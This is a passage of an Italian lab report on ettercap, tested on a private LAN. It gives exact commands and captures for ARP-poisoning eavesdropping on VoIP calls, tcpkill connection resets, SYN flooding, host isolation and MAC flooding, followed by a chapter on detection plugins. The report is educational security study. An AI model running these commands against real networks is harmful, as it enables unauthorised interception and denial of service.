

Figura 2.15. Dettaglio di uno dei pacchetti STP inviati da ettercap, alla voce Root identifier si nota il MAC dell'attaccante.

fanno da gateway VoIP tra una o più linee telefoniche tradizionali e la rete LAN, in quest'ultimo modo gli utenti potranno continuare ad utilizzare il loro telefono tradizionale e le loro telefonate verranno automaticamente pacchettizzate e instradate su Internet come chiamate VoIP. L'attaccante quindi ha bisogno di sapere gli indirizzi IP delle vittime o meglio dei telefoni VoIP delle vittime. Oppure se viene utilizzato un gateway VoIP occorrerà conoscere l'indirizzo IP di quest'ultimo. Per avere queste informazioni l'attaccante può porsi nel mezzo tra il gateway della rete verso Internet e la rete stessa e iniziare a fare qualche cattura per vedere verso quali IP sono diretti i flussi VoIP. Scegliendo la voce *VoIP Calls* dal menù *Statistics* di Wireshark si ottiene nel giro di pochi istanti l'elenco delle chiamate VoIP presenti nella cattura appena effettuata. Appena l'attaccante scopre l'IP del gateway VoIP, oppure l'IP del telefono della vittima che desidera ascoltare potrà iniziare a fare catture più specifiche mettendosi in mezzo tra il gateway verso internet e il gateway VoIP o il telefono VoIP della vittima. Analizzando le catture effettuate come detto prima con Wireshark è anche possibile ascoltare le telefonate catturate.

2.8.2 Prove effettuate

Nella rete in cui sono stati fatti i test è presente un piccolo gateway VoIP all'indirizzo IP 192.168.1.9 si è quindi avviato ettercap ponendolo tra 192.168.1.9 e il gateway verso Internet da cui passeranno le telefonate.

- `ettercap -Tq -M arp:remote /192.168.1.9/ /192.168.1.1/`

Quindi si è iniziato a catturare il traffico con Wireshark e si è provato a fare una telefonata. Nella cattura si notano subito i pacchetti SIP *INVITE* e *Trying* tipici della segnalazione SIP e a seguire il flusso RTP della telefonata vera e propria. Cliccando su *VoIP Calls* dal menù *Statistics* di Wireshark viene riconosciuta per intero la nostra telefonata all'interno della cattura. Infine cliccando su *Player* si può procedere all'ascolto della telefonata in entrambi i sensi.



Figura 2.16. Il *Player RTP* di Wireshark ci permette di ascoltare le telefonate VoIP presenti in una cattura.

2.9 Denial of Service

Grazie ad Ettercap, come abbiamo già visto possiamo far passare tutto il traffico a cui siamo interessati attraverso la nostra macchina e questo ci permette di fare anche attacchi contro la disponibilità (DoS). Usando *tcpkill* possiamo impedire connessioni TCP ma su una switched LAN senza usare tool come ettercap non saremmo in grado di sapere quando le connessioni vengono aperte per poterle chiudere immediatamente. *Tcpkill* non appena vede aprirsi una connessione TCP da un qualunque mittente verso un indirizzo IP bersaglio prefissato la resetta mandando alcuni pacchetti TCP con il

flag RST settato facendo IP spoofing con l'indirizzo IP del mittente. Il destinatario quindi, ricevendo questi pacchetti di reset e credendo che gli siano stati mandati dal mittente resetterà la connessione interrompendo subito qualunque flusso di dati. Se il mittente riprova a ristabilire la connessione *tcpkill* agirà allo stesso modo. Si sono fatte alcune prove per rendere inaccessibile il solito server 192.168.1.4, in questo caso si è voluto attaccare il servizio http e quindi la porta 80.

2.9.1 Rendere indisponibile un server web ad un singolo host

Per impedire ad un singolo utente (192.168.1.18) della rete locale di accedere al server web 192.168.1.4 occorre prima fare un attacco MITM tra il server e l'utente in modo da avere 'sotto mano' il traffico scambiato tra questi ultimi dopodiché con *tcpkill* si potrà procedere a chiudere le connessioni sulla porta 80. Dobbiamo quindi avviare ettercap e poi tcpkill, per farlo usiamo due shell distinte, in modo da poter monitorare il funzionamento di entrambi i tool, quindi impartiamo questi comandi:

1. `ettercap -T -M arp /192.168.1.4/ /192.168.1.18/`
2. `tcpkill -i eth0 host 192.168.1.18 and port 80`

Agendo in questo modo gli altri utenti della rete possono continuare tranquillamente ad accedere al server web, infatti qui *tcpkill* opera solo contro il client. Facendo qualche cattura con Wireshark si notano subito i pacchetti di reset mandati dall'attaccate, ma con l'indirizzo IP del server (l'indirizzo MAC in questo caso è quello dell'attaccante) verso il client che quindi non può aprire nuove connessioni ed è costretto a chiudere quelle già attive.

Source	Destination	Protocol	Info
192.168.1.18	192.168.1.4	HTTP	GET /cf/cfc.htm HTTP/1.1
192.168.1.4	192.168.1.18	TCP	www > 52784 [RST] Seq=1 Len=0
192.168.1.4	192.168.1.18	TCP	www > 52784 [RST] Seq=184 Len=0
192.168.1.4	192.168.1.18	TCP	www > 52784 [RST] Seq=550 Len=0
192.168.1.18	192.168.1.4	TCP	52784 > www [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSV=53594 TSER=1813447
192.168.1.18	192.168.1.4	HTTP	[TCP Out-Of-Order] GET /cf/cfc.htm HTTP/1.1
192.168.1.4	192.168.1.18	TCP	www > 52784 [RST] Seq=1 Len=0
192.168.1.4	192.168.1.18	TCP	www > 52784 [RST] Seq=184 Len=0
192.168.1.4	192.168.1.18	TCP	www > 52784 [RST] Seq=550 Len=0
192.168.1.4	192.168.1.18	TCP	www > 52784 [RST] Seq=1 Len=0
192.168.1.4	192.168.1.18	TCP	www > 52784 [RST] Seq=184 Len=0
192.168.1.4	192.168.1.18	TCP	www > 52784 [RST] Seq=550 Len=0

Figura 2.17. Nella cattura si notano i pacchetti RST mandati da ettercap verso il client facendo IP spoofing con l'IP del server.

2.9.2 Rendere indisponibile un server web all'intera rete LAN

Se vogliamo invece rendere indisponibile il web server a tutta la rete i bersagli di ettercap saranno questa volta il web server e tutto il resto della rete. Ettercap farà una veloce scansione della rete per capire verso quali host dovrà inviare i falsi avvisi ARP di cambio di indirizzo MAC. Visto che potrebbero esserci molti host in rete conviene limitare i pacchetti su cui Ettercap agirà specificandogli la porta 80, quella del servizio che vogliamo attaccare. Come prima usiamo due shell distinte per impartire i comandi:

1. `ettercap -T -M arp /192.168.1.4/80 //80`
2. `tcpkill -i eth0 host 192.168.1.4 and port 80`

Facendo una cattura si nota subito la grande quantità di traffico ARP generata da ettercap, che in questo caso deve continuare a mandare falsi avvisi di cambio MAC verso tutte le macchine presenti in rete, tutto il traffico passerà quindi per il nostro computer. Se l'attaccante non vuole essere scoperto dovrebbe fare attenzione ad usare ettercap specificando l'intera rete come obbiettivo, dovrebbe farlo cercando di specificare il meglio possibile gli obbiettivi limitandosi solo agli IP veramente necessari, in quanto la sua macchina potrebbe non reggere tutto il traffico di rete. Ora che tutto il traffico di rete passa per la nostra macchina, *tcpkill* può vedere tutte le connessioni TCP che vengono aperte sulla porta 80 del web server 192.168.1.4 (che è stato impostato come obbiettivo visto che i client sono molteplici) e quindi interromperli con pacchetti di reset. Nella cattura si vedono i pacchetti di reset mandati da *tcpkill* sempre con impostato come mittente l'IP dell'host verso il quale era stata appena aperta una connessione e come destinatario l'IP dell'host che aveva aperto la connessione TCP. Anche in questo caso si è notato che l'indirizzo MAC del mittente in questi pacchetti di reset resta quello dell'attaccante. Inoltre dato che il gateway 192.168.1.1 fa sempre parte della rete locale, il web server risulta indisponibile anche a quest'ultimo e quindi non sarà più raggiungibile nemmeno dall'esterno.



Figura 2.18. Dettaglio di un pacchetto di reset inviato da ettercap verso il server per chiudergli una connessione, spacciandosi per il vero mittente. Si nota che comunque l'indirizzo MAC è quello dell'attaccante.

2.9.3 SYN attack

Questo tipo di attacco consiste nel mandare numerosi pacchetti TCP SYN verso una vittima costringendola ad aprire una connessione per ciascuno di essi fino a saturagli il buffer di ricezione e quindi rendendola indisponibile a ricevere connessioni dai veri client. Ettercap mette a disposizione uno specifico plugin per fare un attacco SYN: *dos_attack*. Questo plugin prima esegue una scansione delle porte aperte della vittima poi inizia ad inondarle con pacchetti TCP SYN usando un indirizzo IP 'fantasma' come mittente. Quindi usa delle risposte ARP per intercettare i pacchetti SYN-ACK che la vittima manderà verso l'indirizzo fantasma, per poi rispondergli con pacchetti ACK in modo da fare aprire moltissime connessioni TCP alla vittima fino a saturagli il buffer. Ovviamente bisogna

usare un indirizzo IP libero come indirizzo fantasma, per trovare un IP non usato si può usare il plugin `find_ip` in questo modo:

- `ettercap -T -P find_ip //`

Così ettercap eseguirà la scansione dell'intera LAN alla ricerca di un indirizzo IP libero da usare per i nostri scopi, fatto questo si può procedere con l'attacco DoS vero e proprio usando il plugin `dos_attack` con il comando:

- `ettercap -T -P dos_attack`

Ci verrà chiesto l'indirizzo IP della vittima (nella prova effettuata si è usato quello del server 192.168.1.4) e quello da usare come IP fantasma, che abbiamo appena scovato prima (nella prova si è usato: 192.168.1.2). Dopodiché ettercap individua le porte aperte della vittima e inizia l'attacco come detto prima. Durante la prova tutti i servizi del server erano indisponibili, catturando il traffico si è notato l'enorme quantità di pacchetti SYN mandati (praticamente uno ogni millisecondo) verso la vittima con l'indirizzo IP fantasma usando comunque il MAC della macchina dell'attaccante e qualche falso pacchetto ARP usato per intercettare le risposte della vittima verso l'IP fantasma. La cattura effettuata della durata di 3 minuti e 20 secondi occupava più di 25 MB.

2.9.4 Isolare un host dalla rete

Con il plugin *isolate* si può isolare un host vittima dall'intera rete o da un elenco di altri host. Quest'attacco avvelena la cache ARP della vittima con il suo stesso indirizzo MAC, associato a tutte le destinazioni che vogliamo interdirgli, in questo modo i pacchetti in uscita dalla vittima verso le destinazioni che gli abbiamo isolato non verranno nemmeno inoltrati sul cavo. Nel primo obbiettivo va specificato l'IP della vittima mentre nel secondo l'elenco di host che la vittima non dovrà più essere in grado di contattare. Esempi:

- `ettercap -TP isolate /192.168.1.18/ //`

  La vittima 192.168.1.18 non potrà più contattare tutta la rete

- `ettercap -TP isolate /192.168.1.18/ /192.168.1.10-30/`

  Invece qui la vittima non potrà più comunicare con gli host da 192.168.1.10 a 192.168.1.30 ma potrà continuare a farlo con il resto della rete.

2.9.5 Usare il plugin rand_flood

Con questo plugin si inonda la rete con indirizzi MAC casuali, questo fa si che alcuni switch non riescano più a smistare il traffico correttamente e quindi si vedono costretti a replicare tutto il traffico su tutte le porte, facilitando così lo sniffing. L'intervallo di tempo con cui questi pacchetti vengono inviati è lo stesso associato all'impostazione: `port_steal_send_delay` nel file `etter.conf` Ovviamente questo plugin torna utile solo se si ha a che fare con switch che hanno questa debolezza. Si è provato a lanciare il comando:

Source	Destination	Protocol	Info
192.168.1.2	192.168.1.4	TCP	37095 > chargen [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	37351 > ftp-data [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	37607 > ftp [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	37863 > ssh [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	38119 > telnet [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	38375 > 24 [SYN] Seq=0 Len=0
RPTInter_d1:90:82	Broadcast	ARP	Who has 192.168.1.2? Tell 192.168.1.4
192.168.1.2	192.168.1.4	TCP	38631 > smtp [SYN] Seq=0 Len=0
CompalCo_09:0c:8e	RPTInter_d1:90:82	ARP	192.168.1.2 is at 00:16:d4:09:0c:8e
192.168.1.2	192.168.1.4	TCP	38887 > 26 [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	39143 > 27 [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	39399 > 28 [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	39655 > 29 [SYN] Seq=0 Len=0
192.168.1.4	192.168.1.2	TCP	ftp > 37607 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.1.2	192.168.1.4	TCP	37607 > ftp [ACK] Seq=1 Ack=1 Win=32767 Len=0
192.168.1.2	192.168.1.4	TCP	39911 > 30 [SYN] Seq=0 Len=0
192.168.1.4	192.168.1.2	TCP	ssh > 37863 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.1.4	192.168.1.2	TCP	smtp > 38631 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
CompalCo_09:0c:8e	Broadcast	ARP	Who has 192.168.1.2? Tell 192.168.1.8
192.168.1.2	192.168.1.4	TCP	37863 > ssh [ACK] Seq=1 Ack=1 Win=32767 Len=0
192.168.1.2	192.168.1.4	TCP	38631 > smtp [ACK] Seq=1 Ack=1 Win=32767 Len=0
CompalCo_09:0c:8e	CompalCo_09:0c:8e	ARP	192.168.1.2 is at 00:16:d4:09:0c:8e
192.168.1.2	192.168.1.4	TCP	40167 > 31 [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	40423 > 32 [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	40679 > 33 [SYN] Seq=0 Len=0
192.168.1.2	192.168.1.4	TCP	40935 > 34 [SYN] Seq=0 Len=0

Figura 2.19. Il server dopo aver già ricevuto innumerevoli pacchetti TCP SYN inizia a muoversi per aprire le connessioni facendo una richiesta ARP per l'IP fantasma 192.168.1.2 a cui l'attaccante risponde prontamente con il proprio indirizzo MAC. Poco dopo, il server invia SYN ACK, l'attaccante, spacciandosi per l'IP fantasma, risponde con ACK. Questo scambio di pacchetti fa sì che venga aperta una connessione TCP. Visto il numero di pacchetti SYN ricevuti, il server continuerà ad aprire connessioni fino a saturare il buffer di ricezione.

Source	Destination	Protocol	Info
CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.1 is at 00:03:47:b1:1b:bc
CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.4 is at 00:03:47:b1:1b:bc
CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.1 is at 00:03:47:b1:1b:bc
CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.4 is at 00:03:47:b1:1b:bc
CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.1 is at 00:03:47:b1:1b:bc
CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.4 is at 00:03:47:b1:1b:bc
CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.1 is at 00:03:47:b1:1b:bc
CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.4 is at 00:03:47:b1:1b:bc

Figura 2.20. Nella cattura si vedono le risposte ARP che ettercap invia verso il MAC del client vittima, dicendo che tutti gli altri host rilevati in rete (in questo caso il gateway 192.168.1.1 e il server 192.168.1.4) sono reperibili al suo stesso indirizzo MAC. Così il client non sarà più in grado di contattare il resto della rete in quanto invierà tutti i pacchetti a se stesso.

- `ettercap -TP rand_flood`

Nella cattura non si nota altro traffico oltre ai pacchetti *Gratuitos ARP for 0.0.0.0* prodotti da ettercap con indirizzi MAC casuali, probabilmente lo switch usato nelle prove è immune a questo tipo di attacco.

```
Ethernet II, Src: 8a:78:56:7d:c5:d2 (8a:78:56:7d:c5:d2), Dst: 55:34:72:54:1e:b4 (55:34:72:54:1e:b4)
Address Resolution Protocol (request/gratuitous ARP)
   Hardware type: Ethernet (0x0001)
   Protocol type: IP (0x0800)
   Hardware size: 6
   Protocol size: 4
   Opcode: request (0x0001)
   Sender MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
   Sender IP address: 0.0.0.0 (0.0.0.0)
   Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
   Target IP address: 0.0.0.0 (0.0.0.0)
```

Figura 2.21. Dettaglio di un pacchetto *Gratuitos ARP for 0.0.0.0* con indirizzi MAC del mittente e del destinatario casuali. Questi pacchetti vengono inviati ogni 2 millisecondi.

Capitolo 3

Difendersi con ettercap

Come si è visto ettercap opera principalmente sui protocolli ARP e DHCP che non essendo autenticati rendono possibili questi attacchi. Si potrebbe procedere con delle mappe statiche di assegnazioni tra indirizzi IP e MAC per ogni host, e usare sistemi di protezione contro l'ARP poisoning nei gateway, ma questa soluzione oltre ad essere più difficile da gestire non sarebbe sufficiente: come si è visto si potrebbe aggirare con il *port stealing*. Quello che di certo si può fare è monitorare la rete, in genere gli switch hanno una porta speciale su cui viene replicato tutto il traffico passante, questa porta serve proprio a questo, da la possibilità agli amministratori di rete di monitorare tutto il traffico, anche solo facendo una semplice cattura su questa porta è facile notare quantità anomale di richieste ARP, di *"Gratuitos ARP"* o di pacchetti TCP SYN tutti elementi che fanno pensare ad un attacco. Inoltre, come abbiamo visto, in molti di questi attacchi l'indirizzo MAC dell'attaccante viene usato dallo stesso per mandare e ricevere pacchetti ed è quindi visibile. Ettercap stesso mette a disposizione alcuni plugin utili per monitorare la rete.

3.1 Monitorare attività ARP sospette

Il plugin *arp_cop* permette di monitorare passivamente le richieste e risposte ARP avvisando se rileva probabili tentativi di attacchi ARP poisoning ma anche se nota cambi o conflitti di indirizzi IP. Si può attivare con il seguente comando:

- `ettercap -TQP arp_cop //`

Facendo una cattura infatti si notano solo le le richieste ARP per tutti gli indirizzi della rete locale che ettercap fa all'inizio per costruirsi la lista degli host, dopodiché ettercap rimane in ascolto segnalando eventuali pacchetti ARP che lascino intuire un attacco, per esempio un' numero elevato di richieste ARP proveniente da un solo host o pacchetti ARP con indirizzi MAC che non corrispondono a quelli in lista. Nelle prove effettuate si è provato ad eseguire il comando:

- `ettercap -Tq -M arp:remote /192.168.1.1/ //`

sulla macchina di solito usata come client mentre sulla macchina dell'attaccante era in esecuzione *arp_cop* come detto prima. *arp_cop* ci ha correttamente segnalato attività ARP sospette da parte dell'IP: 192.168.1.18.

3.2 Individuare i pacchetti inviati da ettercap

E' quello che si può fare con il plugin *find_ettercap* che permette quindi di scoprire se qualcuno sta utilizzando ettercap nella propria rete.

- `ettercap -TQP find_ettercap //`

Il funzionamento di questo plugin è molto simile al precedente, dopo la creazione della lista host della rete locale, ettercap rimane in ascolto segnalando tutti i pacchetti che potrebbero essere stati generati da un altro ettercap in esecuzione. Il test è stato eseguito come nel caso precedente ed anche in questo caso l'uso di ettercap da parte di 192.168.1.18 è stato riconosciuto.

3.3 Individuare attacchi ARP poisoning

Con il plugin *scan_poisoner* si può rilevare un eventuale attacco ARP poisoning rivolto verso la nostra macchina. Come al solito viene effettuata una scansione della rete per costruirsi una lista degli host presenti in rete, poi si controlla che tutti gli host abbiano indirizzi MAC diversi. Se due host avessero lo stesso indirizzo MAC questo potrebbe significare che qualcuno sta cercando di avvelenarci la cache ARP pretendendo di essere qualcun'altro. L'altro test eseguito da questo plugin consiste nel mandare un pacchetto ICMP *echo* (gli stessi usati per fare ping) verso ogni host della lista precedentemente costruita, per vedere se ognuno risponde con lo stesso MAC presente in lista. Dunque a differenza dei due plugin precedenti questo non rimane solo in ascolto passivamente ma si preoccupa di andare a verificare gli indirizzi di ogni host rilevato in rete. Come prima sul pc dell'attaccante si è lanciato il plugin *scan_poisoner* con il comando:

- `ettercap -TQP scan_poisoner //`

Mentre sul pc del client:

- `ettercap -Tq -M arp:remote /192.168.1.1/ //`

Anche in questo caso 192.168.1.18 è stato scoperto.

3.4 Controllare se qualcuno fa sniffing

Un altro plugin utile di ettercap è *search_promisc* ci permette di capire se qualcuno nella propria LAN sta usando la sua interfaccia di rete in modo promiscuo, e quindi quasi sicuramente sta facendo sniffing. Questo plugin è basato sul fatto di mandare due differenti tipi di richieste ARP malformate verso ogni host della rete, per poi aspettarne le risposte. A seconda della risposta di un host si può capire con quale probabilità abbia la propria scheda di rete impostata in modo promiscuo.

- `ettercap -TQP search_promisc //`

Source	Destination	Protocol	Info
192.168.1.8	192.168.1.1	ICMP	Echo (ping) request
192.168.1.1	192.168.1.8	ICMP	Echo (ping) reply
CompalCo_09:0c:8e	Broadcast	ARP	Who has 192.168.1.4? Tell 192.168.1.8
RPTInter_d1:90:82	CompalCo_09:0c:8e	ARP	192.168.1.4 is at 00:40:95:d1:90:82
192.168.1.8	192.168.1.4	ICMP	Echo (ping) request
CompalCo_09:0c:8e	Broadcast	ARP	Who has 192.168.1.9? Tell 192.168.1.8
Grandstr_0b:58:0f	CompalCo_09:0c:8e	ARP	192.168.1.9 is at 00:0b:82:0b:58:0f
192.168.1.8	192.168.1.9	ICMP	Echo (ping) request
192.168.1.9	192.168.1.8	ICMP	Echo (ping) reply
CompalCo_09:0c:8e	Broadcast	ARP	Who has 192.168.1.18? Tell 192.168.1.8
Intel_b1:1b:bc	CompalCo_09:0c:8e	ARP	192.168.1.18 is at 00:03:47:b1:1b:bc
192.168.1.8	192.168.1.18	ICMP	Echo (ping) request
192.168.1.18	192.168.1.8	ICMP	Echo (ping) reply
192.168.1.8	192.168.1.255	ICMP	Echo (ping) request
192.168.1.1	192.168.1.8	ICMP	Echo (ping) reply

Figura 3.1. I pacchetti ICMP inviati dal plugin *scan_poisoner* e le relative risposte

```
Ethernet II, Src: Intel_b1:1b:bc (00:03:47:b1:1b:bc), Dst: CompalCo_09:0c:8e (00:16:d4:09:0c:8e)
Internet Protocol, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.8 (192.168.1.8)
Internet Control Message Protocol
   Type: 0 (Echo (ping) reply)
   Code: 0
   Checksum: 0x0231 [correct]
   Identifier: 0x7ee7
   Sequence number: 32487 (0x7ee7)
```

Figura 3.2. Dettaglio di un pacchetto ICMP di risposta, sembra provenire dal gateway 192.168.1.1 ma in realtà arriva dal pc del client che sta facendo ARP poisoning, lo si può capire dall'indirizzo MAC del mittente che è quello della scheda di rete del client e non del gateway.

Dalle catture effettuate dopo le consuete richieste ARP per costruire la lista degli host, si notano le due richieste ARP malformate, fatte da ettercap per ogni host rilevato in rete, che al posto di essere mandate in broadcast sono mandate prima verso l'indirizzo MAC `fd:fd:00:00:00:00` e poi verso l'indirizzo `ff:ff:00:00:00:00`. Solitamente un NIC non impostato in modalità promiscua non ricevendo nemmeno queste richieste non gli risponde di certo. Sulla macchina del client si è avviata una cattura con Wireshark impostando il NIC in modo promiscuo, quindi sulla macchina dell'attaccante si è lanciato il plugin *search_promisc*.

Il client viene riconosciuto come possibile host in modo promiscuo. Comunque le cose cambiano da un NIC all'altro, infatti provando con un altra scheda di rete, in modo promiscuo quest'ultima risponde solo alla seconda richiesta ARP malformata ma ettercap lo considera comunque come probabile NIC in modo promiscuo.

Source	Destination	Protocol	Info
CompalCo_09:0c:8e	fd:fd:00:00:00:00	ARP	Who has 192.168.1.1? Tell 192.168.1.8
CompalCo_09:0c:8e	fd:fd:00:00:00:00	ARP	Who has 192.168.1.4? Tell 192.168.1.8
CompalCo_09:0c:8e	fd:fd:00:00:00:00	ARP	Who has 192.168.1.9? Tell 192.168.1.8
CompalCo_09:0c:8e	fd:fd:00:00:00:00	ARP	Who has 192.168.1.18? Tell 192.168.1.8
Intel_b1:1b:bc	CompalCo_09:0c:8e	ARP	192.168.1.18 is at 00:03:47:b1:1b:bc
CompalCo_09:0c:8e	fd:fd:00:00:00:00	ARP	Who has 192.168.1.255? Tell 192.168.1.8
CompalCo_09:0c:8e	ff:ff:00:00:00:00	ARP	Who has 192.168.1.1? Tell 192.168.1.8
CompalCo_09:0c:8e	ff:ff:00:00:00:00	ARP	Who has 192.168.1.4? Tell 192.168.1.8
CompalCo_09:0c:8e	ff:ff:00:00:00:00	ARP	Who has 192.168.1.9? Tell 192.168.1.8
CompalCo_09:0c:8e	ff:ff:00:00:00:00	ARP	Who has 192.168.1.18? Tell 192.168.1.8
Intel_b1:1b:bc	CompalCo_09:0c:8e	ARP	192.168.1.18 is at 00:03:47:b1:1b:bc
CompalCo_09:0c:8e	ff:ff:00:00:00:00	ARP	Who has 192.168.1.255? Tell 192.168.1.8

Figura 3.3. La cattura effettuata dal client: si vedono arrivare le richieste ARP verso indirizzi MAC malformati a cui il client risponde. Tali richieste non si sarebbero ricevute se il client non avesse il NIC in modo promiscuo.

Bibliografia

[1] Manuale di ettercap: `man ettercap`
[2] Manuale dei plugin di ettercap: `man ettercap_plugins`
[3] Sito ufficiale di ettercap: http://ettercap.sourceforge.net